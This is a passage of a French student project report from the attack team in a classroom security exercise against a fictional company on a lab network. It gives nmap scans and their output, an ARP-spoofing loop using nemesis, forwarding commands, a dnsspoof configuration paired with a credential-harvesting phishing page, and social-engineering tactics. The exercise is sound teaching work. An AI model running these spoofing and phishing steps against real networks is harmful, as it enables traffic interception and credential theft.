Romain BERGE
Armel DESPOUY
Patrice FAURE
Frédéric LABACH

Xavier LASTIRI
Olivier LEVY
Ihsane NAANANI
Jordi SEGUES

Projet IUP M2 STRI:

Sécurité des S.I.

Sommaire:

Introduction

1. Cadre

Il est possible d'aborder l'enseignement sur la sécurité des systèmes d'information suivant plusieurs axes pédagogiques. Dans le cas présent, l'objectif général était de faire «découvrir » l'importance des processus de sécurité à partir d'illustrations pratiques.

À la suite de la première séance de présentation, les étudiants sont répartis en 3 groupes pour travailler sur un projet. Ce projet consiste à étudier et déployer une maquette d'infrastructure d'entreprise suivant un scénario type.

Les objectifs pédagogiques sont multiples :

- créer une émulation entre les groupes d'étudiants en « opposant » les rôles de chaque groupe,
- évaluer l'importance des relations humaines, de la coordination et même de l'ingénierie sociale dans la sécurité des systèmes d'information en imposant une taille de groupe importante,
- illustrer les problématiques des « métiers » de la sécurité informatique à partir du scénario d'entreprises types.

Ce projet sera axé sur la création de trois groupes différents, nommés pour l'occasion « Défense », « Analyse » et « Attaque ».

Nous présenterons ici les activités du groupe « Attaque » :
Ce groupe est chargé de rechercher toutes les possibilités d'intrusion et de compromission les plus efficaces et les plus faciles à mettre en oeuvre. Du point de vue métier, les membres de ce groupe jouent le rôle de consultants en sécurité chargés d'évaluer la solidité du système d'information défendu. Ils sont totalement étrangers à la structure de l'entreprise. Les 2 autres groupes ne sont pas sensés leur communiquer la moindre information. Bien entendu, les membres du groupe « Attaque » ne doivent pas se limiter aux moyens techniques pour collecter leurs informations.

2. Scénario Type : Candide S.A.


L'activité des groupes définis ci-dessus gravite autour du système d'information d'une entreprise totalement fictive, mais dont les besoins sont représentatifs de ceux que l'on rencontre habituellement.
Supposons donc que les groupes vont travailler pour ou contre une agence baptisée Candide S.A. Cette agence vient d'obtenir un gros contrat de service pour un très grand groupe industriel aéronautique. Ce grand groupe industriel est un acteur majeur dans un contexte de concurrence mondiale exacerbée. Il fait donc l'objet d'actions d'intelligence économique tous azimuts. La chaîne des sous-traitants de ce grand groupe industriel constitue un axe de travail intéressant en matière d'intelligence économique pour collecter des informations à forte valeur ajoutée.
Notre agence Candide S.A., venant d'entrer dans cette chaîne de sous-traitance avec un contrat important, fait l'objet de beaucoup d'attention. Sa crédibilité, voire même sa survie économique, dépend de la qualité de la sécurité de son système d'information. Le rôle du groupe d'étudiants « Défense » est de garantir cette crédibilité.
Compte tenu des enjeux, notre grand groupe industriel aéronautique, ne peut se contenter des engagements contractuels pris avec Candide S.A. Aussi, il demande à quelques consultants indépendants (le groupe «Analyse») d'observer au plus près les flux du système

d'information du sous-traitant. Il s'agit de s'assurer que l'équipe en charge du système d'information est à même de remplir les engagements pris.
Un groupe industriel concurrent a appris par voie de presse qu'un contrat de service significatif avait été conclu entre Candide S.A. et son concurrent. A priori, Candide S.A. présente une opportunité intéressante de collecte d'informations sensibles en toute discrétion. Cette opportunité conduit notre groupe concurrent à faire appel à quelques consultants spécialisés dans ce genre de travail (le groupe « attaque »).

1. Gestion de projet

1.1. Organisation du groupe

Le groupe « Attaque » est composé de huit étudiants assignés à différents rôles schématisés dans l'organigramme si dessous:



Cette organisation a pour but de mettre en évidences les profils métier de chacun des membres du groupe.
Nous avons ainsi défini quatre "pôles" de technicité au sein du projet:

- Système LINUX
- Système Windows
- Social Engineering
- Services réseaux (déni de service)

À chaque pôle a été affecté un responsable. Ce responsable n'est pas un chef, mais un responsable en terme de communication.
Par exemple, le responsable du pôle Déni de service (DOS) aura la charge de se tenir informé de toutes les avancées relatives aux DOS au sein de notre équipe "Attaque".
Parmi les objectifs visés par cette décision, permettre à tous les membres de savoir de façon synthétique ce qu'il se passe dans le groupe, s'assurer que deux personnes ne font pas la même chose et enfin permettre à notre chef de projet de pouvoir rapporter rapidement l'état de l'équipe "Attaque".

1.2. Communication

L'aspect organisationnel est certainement très important dans ce type de projet. Cependant, sans une communication bien structurée et surtout régulière, des informations cruciales pouvaient être perdues.
C'est pour cette raison que nous avons décidé de nous réunir au moins une fois par semaine pour dresser une liste des actions à mener, centraliser les informations dont chacun dispose et faire le point sur ce qui a déjà été fait.
À l'issue de ces réunions, un compte rendu précis et concis est rédigé, puis mis à disposition de l'équipe sur la liste de diffusion de courrier électronique "m2-stri.attaque_1@xxxxxx.fr" alias "Sympa".
Nous avons aussi décidé que toutes les communications devaient transiter par la liste de diffusion "Sympa" pour que tous les membres de l'équipe soient au courant de ce qui se passe en temps réel. Nous pouvions ainsi partager nos idées et expériences pour mener à

bien le projet. Cette décision avait aussi pour but de permettre à M LATU d'avoir un aperçu de l'avancement de nos travaux et de nous enrichir avec ses précieux conseils.
Les communications avec les autres équipes et M LATU passaient par le chef de projet (Romain) qui faisait office de coordinateur et d'interlocuteur unique pour éviter les divergences et incohérences des versions ainsi que les questions récurrentes.

1.3. Plannings

Diagramme de GANTT préliminaire






Diagramme de GANTT Final



1.4. Déroulement des attaques

Une attaque est théoriquement effectuée en passant par sept phases comme le montre la figure suivante :



Phase de planification

La phase de planification est la phase où la portée de la mission est définie. L'équipe « Attaque » prépare et définit une stratégie. C'est durant cette phase que l'on recense les activités utiles à la mission avant de commencer l'attaque.
Il y a plusieurs facteurs à prendre en considération pour qu'une attaque soit proprement planifiée. Un attaquant se verra confronté à de nombreuses limitations, d'où la nécessité d'une planification rigoureuse pour aboutir à une attaque réussie. L'une de ces limitations est le temps. En effet, dans des conditions réelles, un attaquant doit faire très attention au timing. Des aspects tels que l'organisation du temps de travail doivent être pris en considération.

Phase de collecte d'informations

Cette phase consiste à récupérer le maximum d'informations sur l'architecture du réseau et sur les systèmes d'exploitation et applications fonctionnant sur celui-ci.
L'obtention d'informations sur l'adressage du réseau visé, généralement qualifiée de prise d'empreinte (footprinting ou fingerprinting), est un préalable à toute attaque. Elle consiste à rassembler le maximum d'informations concernant les infrastructures de communication du réseau cible :

- Adressage IP,
- Noms de domaine,
- Protocoles de réseau,
- Services activés,
- Architecture des serveurs,
- etc.

Phase de balayage du réseau

Lorsque la topologie du réseau est connue par l'attaquant, il peut le scanner (le terme balayer est également utilisé), c'est-à-dire déterminer à l'aide d'un outil logiciel (appelé scanner ou scanneur en français) quelles sont les adresses IP actives sur le réseau, les ports ouverts correspondant à des services accessibles, et le système d'exploitation utilisé par ces serveurs.

L'un des outils les plus connus pour scanner un réseau est « Nmap », reconnu par de nombreux administrateurs réseaux comme un outil indispensable à la sécurisation d'un réseau. Cet outil agit en envoyant des paquets TCP et/ou UDP à un ensemble de machines sur un réseau (déterminé par une adresse réseau et un masque), puis il analyse les réponses. Selon l'allure des paquets TCP reçus, il lui est possible de déterminer le système d'exploitation distant pour chaque machine scannée.

Phase de repérage des failles

Après avoir établi l'inventaire du parc logiciel et éventuellement matériel, il reste à l'attaquant à déterminer si des failles existent.

Il existe ainsi des scanneurs de vulnérabilités permettant de constater si certaines applications possèdent des failles de sécurité. Les deux principaux scanneurs de failles sont :

- Nessus
- SAINT

Phase d'intrusion

Lorsque l'attaquant a dressé une cartographie des ressources et des machines présentes sur le réseau, il est en mesure de préparer son intrusion.

Pour pouvoir s'introduire dans le réseau, l'attaquant a besoin d'accéder à des comptes valides sur les machines qu'il a recensé. Pour ce faire, plusieurs méthodes sont utilisées :
- l'ingénierie sociale, c'est-à-dire en contactant directement certains utilisateurs du réseau (par mail ou par téléphone) afin de leur soutirer des informations concernant leur identifiant de connexion et leur mot de passe. Ceci est généralement fait en se faisant passer pour l'administrateur réseau.
- la consultation de l'annuaire ou bien des services de messagerie ou de partage de fichiers, permettant de trouver des noms d'utilisateurs valides
Les attaques par force brute (brute force cracking), consistant à essayer de façon automatique différents mots de passe sur une liste de compte (par exemple l'identifiant, éventuellement suivi d'un chiffre, ou bien le mot de passe password, ou passwd, etc).

Phase d'extension de privilèges

Lorsque l'attaquant a obtenu un ou plusieurs accès sur le réseau en se logeant sur un ou plusieurs comptes peu protégés, celui-ci va chercher à augmenter ses privilèges en obtenant l'accès.
Dès qu'un accès « ROOT » a été obtenu sur une machine, l'attaquant a la possibilité d'examiner le réseau à la recherche d'informations supplémentaires.

Il lui est ainsi possible d'installer un sniffeur. Grâce à cet outil, l'attaquant peut espérer récupérer les couples identifiants/mots de passe lui permettant d'accéder à des comptes possédant des privilèges étendus sur d'autres machines du réseau (par exemple l'accès au compte d'un administrateur) afin d'être à même de contrôler une plus grande partie du réseau.

Phase de compromission

Grâce aux étapes précédentes, l'attaquant a pu dresser une cartographie complète du réseau, des machines s'y trouvant, de leurs failles et possède un accès « ROOT » (super-utilisateur) sur au moins l'une d'entre-elles. Il lui est alors possible d'étendre encore son action en exploitant les relations d'approbation existant entre les différentes machines.

Cette technique d'usurpation d'identité, appelée spoofing, permet au pirate de pénétrer des réseaux privilégiés auxquels la machine compromise a accès.

A – Partie technique
2. Généralités

Comme nous l'avons vu dans la première partie du dossier, avant toute attaque, il est nécessaire d'effectuer une première phase de repérage. On va chercher à dénombrer les systèmes actifs, mais aussi leurs types, les services en écoute…

Dans ce domaine, l'outil roi est le scanner « Nmap ».
Grâce à ces multiples options, on peut régler la granularité de détection, du balayage de réseau grossier au scan poussé d'un système avec détection des services et de la pile TCP/IP.

Nous avons utilisé la version de Nmap présente dans la version « testing » de Debian
Voici les différentes utilisations que nous avons fait de Nmap.
Balayage grossier du réseau 172.17.0.0/24

```
lucifer:/#nmap -n 172.17.0.0/24
```

L'option –n indique au scanner de ne pas effectuer de résolution DNS. Cela permet de gagner en vélocité.

Une fois certaines cibles détectées, on effectue un scan plus serré afin de voir si la machine possède un firewall :

```
lucifer:/#nmap -n 172.17.0.2
```

On voit que la machine n'est pas protégée par un firewall. Sinon le scanner nous aurait averti.

```
Note: Host seems down. If it is really up, but blocking our ping probes,
try -P0
Nmap finished: 1 IP address (0 hosts up) scanned in 2.131 seconds
```

Nous allons donc faire un scan complet de cette machine

```
lucifer:/#nmap -sS -sV -p- -n -O -vv 172.17.0.2
```

Voici la signification des options
-sS :scan en mode caché (Stealth) : ne finalise pas le « 3-way handshake » classique de TCP
-sV :tente de déterminer la version des services en écoute
-p- : scanne l'ensemble des 65535 ports TCP au lieu des 1680 par défaut
-n : pas de résolution DNS
-O : prise d'empreinte de la pile TCP/IP afin de déterminer l'OS utilisé par le système cible
-vv : mode très verbeux. Pratique lors d'un scan long (-p-) pour avoir un état d'avancement du scan en cours.

Si le scan est lancé en direction de systèmes présents sur le même LAN, on peut alors passer en mode agressif afin d'accélérer la procédure de scan.

```
lucifer:/#nmap -sS -sV -p- -n -O -vv -T Aggressive 172.17.0.2
```

Cette option rend le scan plus bruyant, mais dans notre cas, il n'y avait rien à craindre.

3. Phase 1

Pour cette première phase d'attaque, nous avions prévu d'axer les actions sur les points suivants:

- DNS Spoofing pour mettre en place une attaque du type fishing
- DoS du serveur web
- Remplissage de la base de données du livre d'or
- Brute Force sur le routeur

Avant de mettre en place les attaques citées, il a fallu passer par une phase d'analyse et de découverte des services.

Voici une copie de la commande « Nmap »:

```
JordiX:~ jordi$ nmap -sV 172.17.0.2

Starting Nmap 4.10 ( http://www.insecure.org/nmap/ ) at 2006-10-31 15:14
CET
Interesting ports on 172.17.0.2:
Not shown: 1676 closed ports
PORT    STATE SERVICE VERSION
23/tcp  open  telnet  Cisco telnetd
80/tcp  open  http    Apache httpd 2.0.54 ((Debian GNU/Linux) PHP/4.3.10-
16)
443/tcp open  openvpn OpenVPN
Service Info: OS: IOS; Device: switch
```

On constate que les services disponibles sont:

- Telnet (sur le routeur)
- Web (sur Candide)
- OpenVPN (pour l'accès distant au LAN)

3.1. DNS spoofing

Principe de l'attaque:

1. L'attaque consiste à se placer en face de leur routeur (172.17.0.2) et à envoyer des paquets ARP forgés avec « Nemesis » en annonçant que l'IP de la passerelle se trouve à l'adresse MAC de la machine attaquante.

Voici le shell script :

```
#!/bin/bash/

#Script per fer ARP spoofing amb Nemesis
#Cal llençar-lo en mode root
#By JordiX

while 1
do
    nemesis arp -r -S 172.17.0.1 -h 00:11:24:9c:17:25 -D 172.17.0.2
    sleep1
done
```

2. Une fois que le script qui émet des paquets tourne, on active la transmission des paquets sur une ou plusieurs interfaces (forwarding). En effet, tout le trafic à destination de la passerelle par défaut va maintenant nous parvenir. Il faut donc retransmettre le trafic sinon les clients n'auront plus de connexion à internet.
N.B: si on n'active pas le forwarding, ceci peut constituer une attaque par dénis de service.
Voici la commande pour activer le forwarding sous Mac OS X :

```
sudo sysctl -w net.inet.ip.forwarding=1
```

La même commande sous Debian GNU/Linux :

```
lucifer:/# sysctl -w net.ipv4.ip_forward = 1
```

ou bien :

```
lucifer:/# echo 1 >/proc/sys/net/ipv4/ip_forward
```

3. Lorsque l'on retransmet le trafic, on lance l'utilitaire 'dnsspoof', qui se charge d'intercepter les requêtes DNS, et de forger une réponse pour rediriger le navigateur de la victime vers une autre adresse IP que celle fournie par le serveur DNS légitime.
Pour cette étape, il faut que la machine attaquante soit connectée physiquement sur le même commutateur Ethernet que le routeur afin d'avoir un délai de réponse inférieur au serveur DNS légitime.

Avant de lancer l'outil, il faut créer un fichier de configuration appelé 'hosts' qui contient la liste des noms de domaines à «spoofer» :

```
172.17.0.50 *.net
172.17.0.50 *.*.net
172.17.0.50 www.stri.net
172.17.0.50 stri.net
```

On suppose ici que l'adresse IP du serveur contenant le site de fishing est 172.17.0.50.
On lance maintenant l'outil avec en paramètre le fichier 'hosts' créé et l'interface à «sniffer» :

```
sudo dnsspoof -f hosts -i eth0
```

N.B: Le même type d'attaque est possible, mais sans faire du fishing, avec la technique du « man in the middle ». De cette façon, en lançant l'utilitaire « webmitm », lorsque le client veut ouvrir une session HTTPS sur un site, « webmitm » ouvre la session avec le site en même temps qu'avec le client de l'autre côté, permettant ainsi de «sniffer» les identifiants et mots de passe circulant à travers la connexion HTTPS supposée sécurisée.
Cependant cette attaque implique l'acceptation d'un faux certificat de la part du client, pouvant ainsi lever des soupçons.

Résultat de l'attaque :


Préconisations : On a demandé à l'équipe « Défense » de se connecter au site www.stri.net depuis un de leur poste client et d'accéder à l'espace réservé en utilisant leur login/mot de passe.
On a couplé l'attaque du DNS spoofing à celle du fishing. Ainsi on a créé une page identique à celle du site STRI, dans laquelle on a modifié la requête POST pour que les identifiants soient interceptés, et affichés à l'utilisateur pour lui prouver que l'attaque a été réussie.

Voici des copies d'écran pour illustrer la manoeuvre:

- Lorsque l'utilisateur rentre l'adresse www.stri.net dans le navigateur, la page suivante s'affiche:

- Lorsqu'il essaye d'accéder à l'intranet depuis la page précédente, en s'authentifiant:

- Et voici le résultat lorsque la requête est envoyée:



Problèmes rencontrés:

